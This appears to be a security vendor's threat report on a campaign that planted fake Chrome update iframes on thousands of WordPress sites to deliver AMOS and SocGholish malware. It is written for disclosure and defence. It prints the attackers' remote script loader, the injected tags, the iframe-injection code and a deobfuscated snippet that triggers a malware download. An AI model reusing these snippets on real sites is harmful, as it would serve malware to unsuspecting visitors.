TL;DR: fake Chrome update iframe cross-platform malware drop
- Both payloads, one iframe: The old rule was AMOS on Mac, SocGholish on Windows, from two different crews. This campaign killed that rule and shipped both from the same fake Chrome update iframe on the same 10,000 WordPress sites.
- Missed by threat feeds: The loader on deski.fastcloudcdn[.]com was flagged 17 out of 96 on VirusTotal and 27 sibling domains were linked to the operation. cside flagged the initial obfuscated JS with high confidence before the iframe ever rendered.
- What to do now: If you run WordPress 6.7.1 or an unpatched plugin, assume you already load a script that no threat feed sees. Add runtime script inspection this week or discover the compromise the next time a visitor calls in.
Short on time? See cside's in-browser Magecart and skimmer blocking. It covers everything below in one deployment.

This week we identified over 10,000 WordPress sites showing fake Google browser update pages in the browser of visitors via an iframe.
The page delivers cross-platform malware, both AMOS (Atomic macOS Stealer), which targets Apple users, and SocGholish, which targets Windows users.
These are popular and commercially available malware, and have been circulating for a while. The two malware variants are usually attributed to different groups of attackers, a split this finding contradicts.
To our knowledge, it's also the first time they've been delivered through a client-side attack. JavaScript loaded in the browser of the user generates the fake page in an iframe. The attackers use outdated WordPress versions and plugins to make detection more difficult for websites without a client-side monitoring tool in place.
The attackers likely used a vulnerability in a WordPress plugin, to deliver the malicious JavaScript. This file is currently not flagged by any threat feed vendors, and neither is the domain.


Here are two of the largest domains identified across thousands of websites:
Technical details
Using our detection engine, we found an initial suspicious 3rd party JS file on the following URL:
https://deski.fastcloudcdn[.]com/m_c_b28cd5c86f08a2b35c766fc4390924de[.]js
Our platform flagged this as a malicious script with high confidence due to its highly obfuscated nature, which used multiple levels of encoding. This prompted further analysis, leading us to uncover a network of over +10,000 infected WordPress websites.
An example of a compromised site is available on our domain directory.

Blackshelter[.]org redirects the user to fastcloudcdn[.]com that hosts the malicious JavaScript.
![Malicious JavaScript hosted on fastcloudcdn[.]com that delivers the malware](/content/images/2025/08/10-000-WordPress-Websites-Found-Delivering-MacOS-and-Windows-Malware_5.png)
We then identified multiple malicious scripts hosted on different domains.
<script type="rocketlazyloadscript" data-rocket-type="text/javascript" src="https://blacksaltys[.]com/2xIsQSDP8CyeXrv78zk9FGV8lZIj9SXKVc-Mpx3O5H0" id="ms_main_script-js" defer></script>
<script type="rocketlazyloadscript" data-rocket-type="text/javascript" src="https://objmapper[.]com/CtmE0s2ZteC8BuQLNprxjCPB8gAgAcIi7niu-9oX3Q2e" id="ucf_main_script-js" defer></script>
Several sites contain **** elements designed to prefetch DNS for malicious domains, likely improving the performance of their operations:
<link rel='dns-prefetch' href='//rednosehorse[.]com' />
<link rel='dns-prefetch' href='//blacksaltys[.]com' />
<link rel='dns-prefetch' href='//objmapper[.]com' />
<link rel='dns-prefetch' href='//blackshelter[.]org' />
A self-invoking anonymous function dynamically loads an external JavaScript file:
;(function(o, q, f, e, w, j) {
    w = q.createElement(f);
    j = q.getElementsByTagName(f)[0];
    w.async = 1;
    w.src = e;
    j.parentNode.insertBefore(w, j);
})(window, document, 'script', `https://deski.fastcloudcdn[.]com/m_c_b28cd5c86f08a2b35c766fc4390924de.js?qbsfsc=${Math.floor(Date.now() / 1000)}`);
The external script is dynamically loaded and executed, with a query parameter (qbsfsc) containing a Unix timestamp to bypass caching mechanisms.
Observer malicious behavior
The obfuscated script executes various actions.
First, it stops all ongoing browser activity.
window.stop();
It strips attributes like class, style, id, … etc, from HTML elements.
for (let at of [["class", "style", "lang", "id", "dir"]]) {
    el.removeAttribute(at);}
After, it dynamically injects the iframe into the page, displaying the fake Chrome update page.
let frame = document.createElement("iframe");
frame.srcdoc = rsd;
document.body.appendChild(frame);
Analysis and findings
Our analysis revealed that the compromised websites were running outdated versions of WordPress (6.7.1) and its plugins, which attackers may have exploited to inject malicious code.
We identified 27 malicious domains linked to this activity.
A few examples include:
- blacksaltys[.]com
- objmapper[.]com
- rednosehorse[.]com
- Blackshelter[.]org
The malicious script at https://deski.fastcloudcdn[.]com/m_c_b28cd5c86f08a2b35c766fc4390924de[.]js showed a detection rate of 17/96 on the VirusTotal Report.
During our analysis, we found that this campaign targets both Windows and macOS platforms. We successfully downloaded a dmg file associated with the macOS malware.
MacOS and Windows malware decoded
The malware file (274efb6bb2f95deb7c7f8192919bf690d69c3f3a441c81fe2a24284d5f274973), at the time of analysis was flagged by 6 antivirus vendors.
The following code was uncovered after multiple layers of deobfuscation. It dynamically creates and downloads the AMOS (Atomic Mac OS Stealer) macOS malware file.
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=windows-1252" />
</head>
<body>
    <script>
        (async () => {
            try {
                var btn = document.createElement("a");
                btn.href = `hxxps://extendedstaybrunswick[.]com/wp-content/plugins/reset-wp/resty.php?eg=${Math.floor(Date.now() / 1000)}`;
                btn.download = "C_6.12.4.dmg";
                document.body.appendChild(btn);

                parent.postMessage("loaded", "*");
                window.addEventListener("message", function (event) {
                    if (event.data == "download") {
                        setTimeout(function () {
                            btn.click();
                        }, 100);
                    }
                });
            } catch (e) { }
        })()
    </script>
</body>
</html>
The script dynamically generates a download button linked to the macOS malware payload. It listens for a "message" event with the value "download", which triggers the file download.
Here are two sources to learn more about the AMOS malware.
Here's a source to learn more about the SocGholish Windows malware.
Both AMOS and SocGholish are commercially available malware and can be purchased on Telegram.
Mitigation and protection
As a first step, update your WordPress installation. Update your plugins, evaluate their use and remove unused ones. Look for the scripts and if found, delete them. Attackers leave a backdoor most of the time. Find it and remove it.
If you find these scripts on your site, we strongly recommend reviewing logs from the last 90 days to identify any indicators of compromise or malicious activity.
If you have downloaded any files from the affected websites, a thorough system cleanup is recommended to mitigate potential malware infection.
cside can spot, alert and block client-side attacks like these due to our advanced detection engine and proxy. This attack would've been spotted and blocked with cside installed, protecting unsuspecting users from the malware download.
This attack is a reminder to secure the web supply chain and keep software updated. Based on our analysis, we recommend the following:
You can start for free or contact us.
Full list of infected websites
Find safe links to the PublicWWW pages of the infected domains: